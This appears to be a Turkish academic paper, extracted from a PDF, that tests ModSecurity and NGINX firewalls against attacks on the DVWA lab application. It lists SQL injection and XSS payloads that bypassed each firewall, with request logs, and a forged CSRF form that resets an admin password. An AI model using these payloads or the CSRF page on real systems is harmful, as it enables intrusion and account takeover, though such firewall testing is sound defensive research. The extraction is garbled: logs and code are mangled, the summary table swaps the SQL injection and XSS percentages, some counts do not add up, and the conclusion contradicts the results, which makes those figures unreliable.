{"modsecurity": "ModSecurity v3.0.5 (Linux)", "connector": "ModSecurity-nginx v1.0.2", "securables_engine": "Enabled", "components": ["OWASP CRS/3.4.0-dev.v"]}, "messages": [{"message": "", "details": {"match": "detected Sql injection", "reference": "v30_31", "ruleId": "942100", "file": "/etc/modsecurity/owasp-crs/rules/REQUEST-ATTACK-SQLI.conf", "lineNumber": "46", "data": "", "severity": "0", "ver": "OWASP CRS/3.4.0-dev", "rev": "", "tags": []}, "maturity": "0", "accuracy": "0"}], "message": "Inbound Anomaly Score Exceeded (Total Score: 5)", "details": {"match": "Matched Operator 'Ge' with parameter '5' against variable 'TX:ANOMALY_SCORE' (Value: '5')", "reference": "v30_31", "ruleId": "942100", "file": "/etc/modsecurity/owasp-crs/rules/REQUEST-ATTACK-SQLI.conf", "lineNumber": "46", "data": "", "severity": "0", "ver": "OWASP CRS/3.4.0-dev", "rev": "", "tags": [{"$MODSEC_TAG": "application-multi", "language-multi": "platform-multi", "attack-generic": true}], "maturity": "0", "accuracy": "0"}}}
```

Sekil 3.1.1. .SQL Injection/Mod Security NGINX için:

```
nginx-waf_1 | 192.168.128.1 - - [15/Aug/2021:21:57:45 +0000] "GET /vulnerabilities/sql/?id=1+AND+%28SELECT+*+FROM+Users%29+AND+165Submit=Submit HTTP/1.1" 403 162 "http://0.0.0.0:49155/vulnerabilities/sql/?id=%E2%80%AA%91+AND+%28SELECT+*+FROM+Users%29+AND+165Submit=Submit" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" "-"
```

Sekil 3.1.2. SQL Injection/NGINX

Aşağıda her iki web uygulama güvenlik duvarının da engellemediği payloadlara örnekler verilmiştir:

- WHERE 1=1 AND 1=0 –
- /?id=1+OR+0x50=0x50 /?
- 1=false
- OR x=x—
- and (select substring(@@version,1,1))='X'
- page.php?id=1%252f%252a/UNION%252f%252a /SELECT

Örnek olarak bu payloadlara göre gelen çıktılarından bir tanesi aşağıdaki şekildedir:

3.BULGULAR

3.1 SQL Injection Bulguları:

```
web_1    | 172.21.0.1 - [15/Aug/2021:21:20:39 +0000] "GET /vulnerabilities/sql?id=WHERE  
+1x3D01+AND+1x3D0+*%2E%20$9j365Submit+Submit HTTP/1.1" 200 140 "-" " Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" "-"  
app_1    | 172.21.0.3 - [15/Aug/2021:20:30 +0000] "GET /vulnerabilities/sql?id=WHERE  
+1x3D01+AND+1x3D0+*%2E%20$9j365Submit+Submit HTTP/1.1" 200 1735 " Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
```

Şekil 3.1.3. Waf Başarısız Olması Durumunda Çıktılar

Sadece Mod security'nin engelleyemediği payloadlara örnekler aşağıdaki şekildedir:

- HAVING 1=1
 - HAVING 1=0
 - HAVING 1=1--
 - HAVING 1=0—

Örnek olarak bu payloadlara göre gelen çıktılarından birisi aşağıdaki şekildedir:

```
web.1    172.22.0.1 - - [15/Aug/2021:21:25:12 +0000] "GET /vulnerabilities/sql?id=HAVIN  
gX+13D10Subit=Submit HTTP/1.1" 200 1420 "-" "/localhost/vulnerabilities/sql?id=Havin  
gX+13D10&AND+1%3D0%2E28%03%6Submit=Submit" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko  
/20201001 Firefox/78.0" 0  
app.1   172.21.0.3 - - [15/Aug/2021:21:25:12 +0000] "GET /vulnerabilities/sql?id=HAVIN  
gX+13D10Subit=Submit HTTP/1.1" 200 1735 "-" "/localhost/vulnerabilities/sql?id=Havin  
gX+13D10&AND+1%3D0%2E28%03%6Submit=Submit" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko  
/20201001 Firefox/78.0"
```

Şekil 3.1.4. Mod Security’ı Geçen Payload Çıktıları

Sadece NGINX WAF'ın engelleyemediği payloadlara örnekler aşağıdaki şekilde dir:

- admin" #
 - RLIKE (SELECT (CASE WHEN (4346=4346) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'='
 - ORDER BY 1#
 - AS INJECTX WHERE 1=1 AND 1=0
 - AND 1=1#
 - OR 1=0#

Örnek olarak bu payloadlara göre gelen çıktılarından birisi aşağıdaki şekildedir:

```
nginx_1      | 192.168.128.3 - - [15/Aug/2021:22:08:17 +0000] "GET /vulnerabilities/sqli/?id=OR+1%3D0%23&Submit=Submit HTTP/1.0" 200 1735 "http://0.0.0.0:4915/vulnerabilities/sqli/?id=ORDER+BY+1%23&Submit=Submit" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
```

Sekil 3.1.5. NGINX'i Gecen Payload Ciktilari

3.2 CSRF Bulguları:

Web uygulamasını kullanmakta olan kullanıcıların istekleri dışında işlemler yürütülmemesidir. Örnek olarak CSRF'te parola değişimi yapılmaktadır. CSRF sayfasına gelindiğinde Sekil 17 ekranı görüntülenmektedir.

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

More Information

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.owaspsecurity.com/csrf-faq.html>
- http://www.owasp.org/index.php/Session_Management_Essentials

Sekil 3.2.1. CSRF Ekranı

Bu sayfaya kurbanı kandırarak şifresi değiştirebilir.

Kaynak kodlara bakıldığında:

Şekil 3.2.2. CSRF Kaynak Kodları

Form kısmı alınıp ve şifre admin admin olarak değiştirilir ve daha sonra kullanılmak üzere sayfa bağlantısı kopyalanır.



Sekil 3.2.3. CSRF Uygulama

Şifre değişti şimdi kaynak kodlarda oynama yaparak sahte bir site hazırlanır.

```
  <form action="http://0.0.0.0/vulnerabilities/csrf?password_new=admin&password_conf=admin&Change=Change" method="GET">  
    New password:  
    <input type="password" AUTOCOMPLETE="on" name="password_new" value="admin" >  
    Confirm new password:  
    <input type="password" AUTOCOMPLETE="on" name="password_conf" value="admin" >
```


Sekil 3.2.4 Kaynak Kodlarin Degistirilmis Hali

Form action kısmına adres yerleştirildiğinde forum kısmı buraya get metodu ile istek yollamaktadır.

```
<form action="http://0.0.0.0:49154/vulnerabilities/csrft=password_newadmin" password_confirmation="Change" method="GET">
    <input type="text" value="0000 11 Olub" />
    
    <input type="hidden" AUTOCOMPLETE="on" name="password_new" value="admin" />
    <input type="hidden" AUTOCOMPLETE="on" name="password_confirmation" value="admin" />
    <title>5000 11 Olub</title>
    <input type="submit" value="winner" name="winner" />
</form>
```

Sekil 3.2.5 Get Metodu İle İstek Yollanması

Site değiştirilip, sahte site oluşturulduğunda...



Şekil 3.2.6. .Sahte web sitesi

Kurban, siteye tıkladığı zaman şifresi değişecektir.



Şekil 3.2.7. Şifre Değiştirildi

Şifre değişti. Aynı tekniğin XSS stored da bağlantısını

```
 olarak ekleyip tüm kullanıcıların şifresi  
değiştirilebilir. Bu isteği iki WAF ta engellememektedir.
```

3.3 FILE INCLUSION Bulguları:

RFI VE LFI saldırıları için de her iki WAF da %100 koruma göstermiştir.

LFI:



Şekil 3.3.1. LFI Saldırı Ekran Çıktısı/ModSecurity ve NGINX

Local File Inclusion saldırısı gerçekleştirilmiş olundu. Working Waf isimli Modsecurity WAF'ının Local File Inclusion saldırısını geçirmediği görülmüştür. ModSecurity bu saldırıyı engellemektedir.

Aynı işlem, Nginx WAF için gerçekleştirildiğinde çıktılar:

Aynı şekilde NGINX WAF’ının da Local File Inclusion saldırısını geçirmediği görülmektedir. NGINX WAF local file inclusion saldırısını engellemektedir.

REF

RFİ: ModSecurity WAF'ına bu işlem yapıldığında aşağıdaki adımları uygulayın.

cıktıları vermektedir.

RFI: ModSecurity WAF'una bu işlem yapıldığında aşağıdaki

ModSecurity WAR ile bu işlem yapıldığında aşağıdaki çıktıları vermektedir:

Sekil 3.3.4 REIModSecurity BurnSuite Ciktiları

Modsecurity WAF’ın Remote File Inclusion (RFI) saldırısını geçirmediği görülmektedir. Aynı işlemi NGINX WAF için de denendığında çıktılar:

Şekil 3.3.5. RFI NGINX BurpSuite Çıktıları




Şekil 3.3.6. RFI Saldırı Ekran Çıktısı/ModSecurity ve NGINX

3.4 WEAK SESSION IDs Bulguları:

Mod Security WAF için bulgular:

Sitenin kaynaklarından, Session ID'ye ulaşılmak istenildiği için Storage kısmına girilir.



Şekil 3.4.1. Storage

Weak Session ID kısmının kaynak kodları bu şekildedir:



Şekil 3.4.2. .Weak Session ID Kaynak Kodları

Kaynak kodlardan da anlaşılacağı üzere eğer eski bir Oturum Kimliği ID'si yoksa bu veriyi direkt 0 olarak başlatılıp her "generate" butonuna basıldığında Oturum Kimliğinin değeri 1 artmaktadır.


Sistemde ulaşılan veri aşağıdaki gibidir::



Şekil 3.4.3. Weak Session ID

NGINX Waf için sonuçlar:

"Generate" butonuna ilk tıklandığında, sisteme hazır bir Session ID olmadığı için yeni bir Session ID atanmıştır.



Şekil 3.4.5. Weak Session ID NGINX Çıktısı

"Generate" butonuna tıklandığında bu sayı görüldüğü üzere artar.


Yani sistemden kolaylıkla Session ID verisi elde edilebilir.




Şekil 3.4.6. Ulaşılan Session ID

3.5 FILE UPLOAD Bulguları:


Burp Suite uygulaması üzerinden File Upload saldırısının çıktıları:



Şekil 3.5.1.Burp Suite File Upload Ekrani 1



Şekil 3.5.2.Şekil 3.5.1.Burp Suite File Upload Ekrani 2



Şekil 3.5.3.Şekil 3.5.1.Burp Suite File Upload Ekrani 3



Şekil 3.5.4.File Upload DVWA Ekrani

File upload saldırısı yapılan zayıfetli web sitesi üzerinde Burp Suite kullanılarak çıktılar elde edilmiştir. Yukarıdaki

çıktılardan da görüldüğü üzere web güvenlik duvarı file upload saldırısını engellemiştir.

3.6 BRUTE FORCE Bulguları:



Şekil 3.6.1. Yanlış Şifre Girildiğinde DVWA Ekran Çıktısı



Şekil 3.6.2. Yanlış şifre girildiğinde Mod Security WAF Çıktıları



Şekil 3.6.3. Yanlış şifre girildiğinde NGINX WAF Çıktıları

Her iki WAF için de denemeler sonucunda doğru şifre girildiğinde sistem saldırıyı engellememiştir.



Şekil 3.6.4. Her iki Waf için Deneme Sonucu

Doğru şifreler girildiğinde NGINX WAF çıktıları:




Şekil 3.6.5. Doğru şifre girildiğinde NGINX WAF Çıktıları


4.SONUÇLAR VE TARTIŞMA

4.1 SQL INJECTION Sonuçları

Waflar üzerinde Burp Suite uygulaması kullanılarak yapılan sql ataklarının sonuçları yukarıdaki tablolarda görülmektedir. Elde edilen sonuçlara göre Mod security ve Nginx Waf'larının payloadlara karşı başarılı/başarısız olduğunu gösteren yüzde grafiği aşağıdaki şekilde gösterilmiştir.



Şekil 4.1.1. Mod Security



Şekil 4.1.2. NGINX Waf

NGINX ve ModSecurity WAF'ların güvenliğini sağladığı zayıfyetli web sitesinde SQL Injection için toplam 810 payload denemiştir. Elde edilen karşılaştırma sonuçlarını aşağıdaki tablolardan görebilirsiniz:

TOPLAM PAYLOAD SAYISI	NGINX Passed	NGINX Blocked	YÜZDE
810	179	631	%77,91

Şekil 4.1.3. SQL Injection NGINX Sonuçları


TOPLAM PAYLOAD SAYISI	Mod Security Passed	Mod Security Blocked	YÜZDE
810	134	629	%83,46

Şekil 4.1.4. SQL Injection ModSecurity Sonuçları

PAYLOAD	MOD SECURITY	NGINX
'	+	+
..	+	+
.	+	+
..`	+	+
,	+	+
OR 1=1#	-	+
OR 1=0#	-	+
OR x=x#	-	+
OR x=y#	-	+
AND 7300=7300 AND 'pKIZ'='pKIY	+	+
AND 7300=7300 AND ('pKIZ'='pKIY	+	-
ORDER BY 1--	+	+
ORDER BY 31337--	+	+
ORDER BY 1#	-	+
ORDER BY 31337#	-	+
ORDER BY 1	+	+
ORDER BY 31337	+	+
RLIKE (SELECT (CASE WHEN (4346=4346) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'=''	-	+
RLIKE (SELECT (CASE WHEN (4346=4347) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'=''	-	+
and (select substring(@@version,1,1))='X'	+	+
or 1=1/*	+	+
or 1=1#	-	+
admin' --	-	+
admin' #	-	+
admin" #	-	+

Şekil 4.1.5. SQL Injection Genel Sonuç Tablosu

4.2 FILE INCLUSION Sonuçları:



Şekil 4.2.1. File Inclusion

Local file inclusion ve remote file inclusion, ModSecurity ve NGINX web güvenlik duvarları üzerinde denenmiştir. DVWA üzerindeki saldırı araçları ile Burp Suite uygulaması kullanılarak saldırı denemeleri sonuçlandırılmıştır. Her iki web güvenlik duvarı da %100 koruma göstermiştir. Zayıflı web

sitesine eklenen güvenlik duvarı, her iki saldırıda da ekrana yansıtılmaktadır. Web güvenlik duvarı saldırıyı anlayıp, eklenen güvenlik duvarını ekrana yansıtmaktadır. File inclusion saldırılardan korunmak için web sitelerinin kodları daha güçlü hale getirilmelidir. Kullanıcıdan alınan verileri ve input alanlarını filtrelemeli ve değişkenlere o şekilde atama yapılmalıdır. Php.ini yapılandırması iyi yapılsa da bu saldırılardan korunma olasılığı artacaktır.

4.3 CSRF Sonuçları:

Kullanılan WAF'larda bağlantı şifre değiştirmeye izin vermiştir veya XSS'e gömülü resim olarak yüklenmiş belgeyi engellemedi. Bu sebeple kullanılan WAF'ları kullanmak isteyen kullanıcılar, güvenlik önlemi olarak CSRF token ve özel kurallar kullanabilirler.

CSRF zafiyetinde alınabilecek önlemler;

- Sistem Taraflı Alınabilecek Önlemler
- Token Kullanımı

Kullanıcıya her oturum için random ve benzersiz "token" bilgisi verilir.

Örnek Senaryo;

Aşağıda verilen kodda saldırgan img etiketini kullanarak bağlantıyı bir imaj bağlantısı olarak göstererek sisteme sanki daha önce kayıt olmuş bir kullanıcı gibi giriş yapmak istemektedir.

lt;img src="abc.php?giris=dogru" gt;

Bu tür açıkları kapatmak için en pratik yol ise token kullanımızdır.

```
lt;?php
$_SESSION["token"] = sha1(rand());
echo "lt;a href="abc.php?giris=dogru
token=".$_SESSION["token"]."";
abc.php dosyasındaki session kontrolü ise şu şekilde olmalıdır
lt;?php
if($_GET["giris"]==dogru)
if(isset($_GET["token"]))
$_GET["token"]==$_SESSION["token"]){
session_start();//Doğruysa oturumu başlat
}
else{
echo "token yanlış!";
}
}
```

Get Metodu Yerine Post Metodu Kullanımı

Kullanıcıdan alınan önemli veriler POST metodu ile alınmalıdır.

4.4 CAPTCHA Sonuçları:

Web uygulama verileri ve cookie bilgileri düzenli aralıklarla temizlenmelidir. Kişisel bilgilerin bulunduğu web uygulamalarının oturum bilgileri bilgisayarda kayıtlı tutulmamalıdır. Kaynağı belirsiz mail ve bağlantılara dikkat edilmelidir.

4.5 BRUTE FORCE Sonuçları:

Mod Security ve NGINX WAF'ları üzerinde manuel bir şekilde sistemde Kullanıcı ve Şifre denemesi yaptıktır. Aynı kullanıcı adı üzerinden yapılan 15 farklı şifreyle denemedede sistem hiçbir şekilde yeni kullanıcı adı ve şifre girmeyi engellememiştir. Kullanılan WAF'lar, girilen parolalara tepki verip engellememiştir. Bu sebeple seçilen WAF'ları

kullanmak isteyen yöneticiler, Brute Force saldırularını önlemek amacıyla sistemlerinde CAPTCHA, iki faktörlü kimlik doğrulama ve giriş yapabilme sayısını azaltma gibi özellikler kullanabildikten sonra ise şifrelerini daha uzun, küçük ve büyük harf kombinasyonlu, özel karakterler bulunduran şifrelerle sağlayabilir.

4.6 WEAK SESSION IDs Sonuçları:

Şekil 3.4.6'dan görüldüğü üzere web sayfasının kaynak kodlarında yer alan zayıflık sebebiyle oturum kimliklerine erişim kolay bir hale gelmiştir.

Mod Security ve NGINX web uygulama duvarlarının zayıf oturum kimlikleri üzerinde herhangi bir etkisi yoktur. Bu web uygulama duvarlarını kullanmak isteyen geliştiriciler, sistem kaynak kodlarını yazarken daha geniş çaplı kimlik alanları seçerek ya da bu ve bunun benzeri bir çok kimlik oturumlarını koruma yolları kullanarak sistemlerini güçlendirebilirler.

4.7 FILE UPLOAD Sonuçları:

Saldırganlar, dosya uzantısını bir proxy aracılığıyla değiştirmek tarayıcıda yapılan filtrelemeyi atlatmayı deneyeceklerdir. Bu sebeple, dosya uzantısı kontrolünün yalnızca web tarayıcıda değil aynı zamanda sunucuda da yapılması bu saldırının türünden korunmak için oldukça önemlidir.

File upload saldırısını önlemek için yapılabilecekler:

- Yalnızca belirli dosya türlerinin yüklenmesine izin verilmelidir.
- Yüklemelere kötü amaçlı yazılım taraması yapılmalıdır.
- Olası gömülü tehditler tespit edilmelidir.
- Bir kullanıcı herhangi bir dosya yüklemeden önce kimlik doğrulaması istenmelidir.
- Yüklenecek dosyalara maksimum ve minimum harf sınırı belirlenmelidir.
- Kullanıcıların yüklediği dosya isimlerini rastgele değiştirmek, sisteme dosya yükleyen kullanıcıların erişimi engellenmelidir.
- Dosya yükleme hataları kısmında önemli bilgilerin açığa çıkılmaması için basit hata mesajları kullanılmalıdır.

4.8 XSS Sonuçları:

Yapılan test ve saldırılarda kullanılan WAF'lar ile elde edilen sonuçlar Şekil 4.8.1 üzerinde karşılaştırmalı olarak gösterilmiştir.

PAYOUT	NGINX	MOD SECURITY
" ;prompt(); "	+	+
" ;alert('XSS'); "	+	-
' ;prompt(); '	-	+
<br size="1">&{alert('XSS')}>	+	-
<br style="a:expression(alert())>	-	+
<script>alert(1)</script>	-	+
<t>		
XSS	+	+
XSS	+	+
XSS	+	-
XSS	+	+
<!--[if gte IE 4]>	-	+
' <:XSS =:&{()}'	+	-
<IMG	+	-
\":document.vulnerable=true;</	+	+
' <:XSS =:&{()}'	-	+
ascript:alert(<WBR>'XSS');"	+	+
<br size="1">{alert('XSS')}</>;	+	-

Şekil 4.8.1. XSS Sonuç Tablosu

Zafiyetli web sitesinin önüne kurulan web güvenlik duvarlarına Burp Suite uygulaması kullanılarak yapılan XSS saldırularına web güvenlik duvarlarının tepkileri Şekil 4.8.2 ve Şekil 4.8.3 üzerinde görülmektedir.

TOPLAM PAYLOAD SAYISI	NGINX Passed	NGINX Blocked	YÜZDE
2005	46	1959	%97,71

Şekil 4.8.2. NGINX Sonuçları

TOPLAM PAYLOAD SAYISI	Mod Security Passed	Mod Security Blocked	YÜZDE
2005	38	1967	%98,11

Şekil 4.8.3. Mod Security Sonuçları

Kullanılan 2005 payload sonucu Mod Security WAF %98,11 başarı oranı elde etmişken NGINX Waf ise %97,71 başarı oranı elde etmiştir.

XSS Saldırı türüne karşı Mod Security 0.40 yüzde farkıyla daha etkili olmuştur.

4.9. Genel Sonuçlar:

	SALDIRI TÜRÜ	NGINX WAF BAŞARISI	MOD SECURITY BAŞARISI
SQL INJECTION	%97,71	%98,11	
XSS	%77,91	%83,46	
FILE INCLUSION	%100	%100	
BRUTE FORCE	%0	%0	
WEAK SESSION IDs	%0	%0	
GENEL BAŞARI ORANI			

Şekil 4.9.1. Genel Sonuç Tablosu

Bilişim teknolojisinde sistem ve yazılımların güvenliğinin sağlanması artık vazgeçilmez olmuştur. Kurumlar da artık kendi güvenliğini sağlamak için kurumlarının ağı içerisinde güvenlik duvarı kullanarak sistemlerini koruma yollarına gitmişlerdir. Güvenlik duvarları hem internet üzerinden gelecek tehditlere karşı hem de kurum içerisinde yapılan art niyetli saldırılara karşı kurumun sistemlerini korur ve kurum içerisindeki yapıının yönetimi açısından büyük kolaylık sağlar. Bu çalışmada zafiyetler barındıran web uygulamasına (DVWA) korunaklı ve korunaksız durumlarda sizme testleri yapılmıştır. Elde edilen sonuçlar sunulmuştur. Web Uygulama Güvenlik Duvarı (WAF) kullanıldığında web uygulama güvenliği zafiyetlerinin büyük bir kısmının engellendiği görülmüştür. Yapılan çalışma kapsamında en başarılı saldırı File Inclusion'dır. En başarısız saldırı ise Brute Force ve Weak Session ID'stir. Önümüzdeki çalışmalarda, daha fazla WAF çeşidi ve daha fazla saldırı çeşidi deneyerek daha kapsamlı bir araştırma yapılması hedeflenmiştir. Bunun yanı sıra, DVWA dışında ,web güvenlik duvarı olan farklı web sitelerinde de aynı web güvenlik duvarı çeşitleri ve saldırı çeşitleriyle testler yapılması hedeflenmiştir. Daha iyi sonuçların elde edilmesi için güvenlik duvarlarında kullanılan kuralların kapsamı genişletilerek başarı oranının arttırılması önerilebilir. Ayrıca güvenlik duvarları kullanılarak değişik güvenlik yapıları oluşturmak da mümkündür.

5. TEŞEKKÜR

Çalışma sürecimde bizlere yol gösteren, fikirleriyle çalışmanın iyileşmesini sağlayan değerli Project Manager Scrum Master'ı Ebu Yusuf GÜVEN'e ve Talha GÜNAY'a teşekkürlerimizi borç biliriz.

6. KAYNAKÇA

- [1] Shashank Khandelwal, Parthiv Shah, Mr. Kaushal Bhavsar ve Dr. Savita Gandhi, Frontline Techniques to Prevent Web Application Vulnerability, International

Journal of Advanced Research in Computer Science and Electronics Engineering (IJARCSEE) Volume 2, Issue 2, February 2013

[2] Saygılı E., Kılıç F. (2019). Web Uygulama Güvenliği: Bir Örnek Çalışma Web Application Security: A Case Study , 45-48

[3] ALAGÖZ, M. (2020). Açık Kaynak Web Uygulama Güvenlik Duvarı ModSecurity'nin Kullanılabilirlik Analizi , 35-36

[4] Wool, A. (2010). Trends in firewall configuration errors: Measuring the holes in swiss cheese. IEEE Internet Computing, 14(4), 58-65.

[5] Raja F., Hawkey K., and Beznosov K., (2009) "Revealing hidden context: Improving mental models of personal firewall users," SOUPS 2009 - Proc. 5th Symp. Usable Priv. Secur., 2009, doi: 10.1145/1572532.1572534.

[6] Wool A., (2004). "A Quantitative Study of Firewall Configuration Errors," Computer (Long. Beach. Calif.), vol. 37, no. 6, pp. 62–67, doi: 10.1109/MC.2004.2.

[7] Voronkov A., Iwaya L. H., Martucci L. A., and Lindskog S., (2017). "Systematic literature review on usability of firewall configuration," ACM Comput. Surv., vol. 50, no. 6, doi: 10.1145/3130876.

[8] Clincy V. , Shahriar H., (2018). "Web Application Firewall: Network Security Models and Configuration," Proc. - Int. Comput. Softw. Appl. Conf., vol. 1, pp. 835–836, doi: 10.1109/COMPSSAC.2018.00144.

[9] 26 Haziran 2021. Kaba Kuvvet Saldırısı. Vikipedi https://tr.wikipedia.org/wiki/Kaba_kuvvet_sald%C4%B1r%C4%B1s%C4%B1

[10] Securing Session IDs. Hacksplaining. <https://www.hacksplaining.com/prevention/weak-session>

[11] 5 Haziran 2021. Session ID. Wikipedia https://en.wikipedia.org/wiki/Session_ID

[12] M. Curtin. (2005). Brute Force <https://link.springer.com/book/10.1007%2Fb138699>

[13] edureka!. (2019). What is Brute Force Attack? | Password Cracking Using Brute Force Attacks | Edureka [Video] <https://www.youtube.com/watch?v=fHsJAei2ocM>

[14] Hacksplaining, (2018). What are Weak Session IDs? [Video] <https://www.youtube.com/watch?v=2dYXOOAwchW>

[15] CryptoCat (2021). 9 - Weak Session IDs (low/med/high) - Damn Vulnerable Web Application (DVWA) [Video] <https://www.youtube.com/watch?v=xzKEXAdlxPU>

[16] Kablosuz Kedi. (2021), Docker Nedir Nasıl Kullanılır? [Video]

[17] <https://linuxhint.com/sql-injection-kali-linux/>

[18] How to test the waf? <https://pentestit.medium.com/does-your-waf-have-false-positive-228f5918e402>

[19] Methods to Bypass a Web Application Firewall [Pdf] <https://www.ptsecurity.com/upload/corporate/ww-en/download/PT-devteev-CC-WAF-ENG.pdf>

[20] Introduction to Web Application Firewall [Pdf] https://owasp.org/www-pdf-archive/Intro-WebApplication_Firewalls.pdf

[21] opswat, George Prichici (16 Eylül 2020), File Upload Protection – 10 Best Practices for Preventing Cyber Attacks <https://www.opswat.com/blog/file-upload-protection-best-practices>

[22] Siber Saldırılar ve Etik Hacking, Bozburun R. (16 Nisan 2020), File Inclusion Açığı

<https://sibersaldirilar.com/web-uygulama-guvenligi/file-inclusion-rfi-ifi/>

[23] Woman Engineer, Küçük Z..(2021), Remote File Inclusion <https://womaneng.com/rfi-remote-file-include-nedir/>

[24] Siber Portal, Ertuğrul BAŞARANOĞLU (2017), OWASP DVWA – File Upload (Düşük Seviye): Dosya Yüklemeye Zafiyeti Bulunan Uygulamaya Weevly İle Hazırlanan PHP Dosyasının Yüklenmesi Ve Kabuk Erişiminin Elde Edilmesi <https://www.siberportal.org/red-team/web-application-penetration-tests/exploiting-file-upload-vulnerability-by-creating-evil-php-file-via-weevly-on-owasp-dvwa-low-security-level/>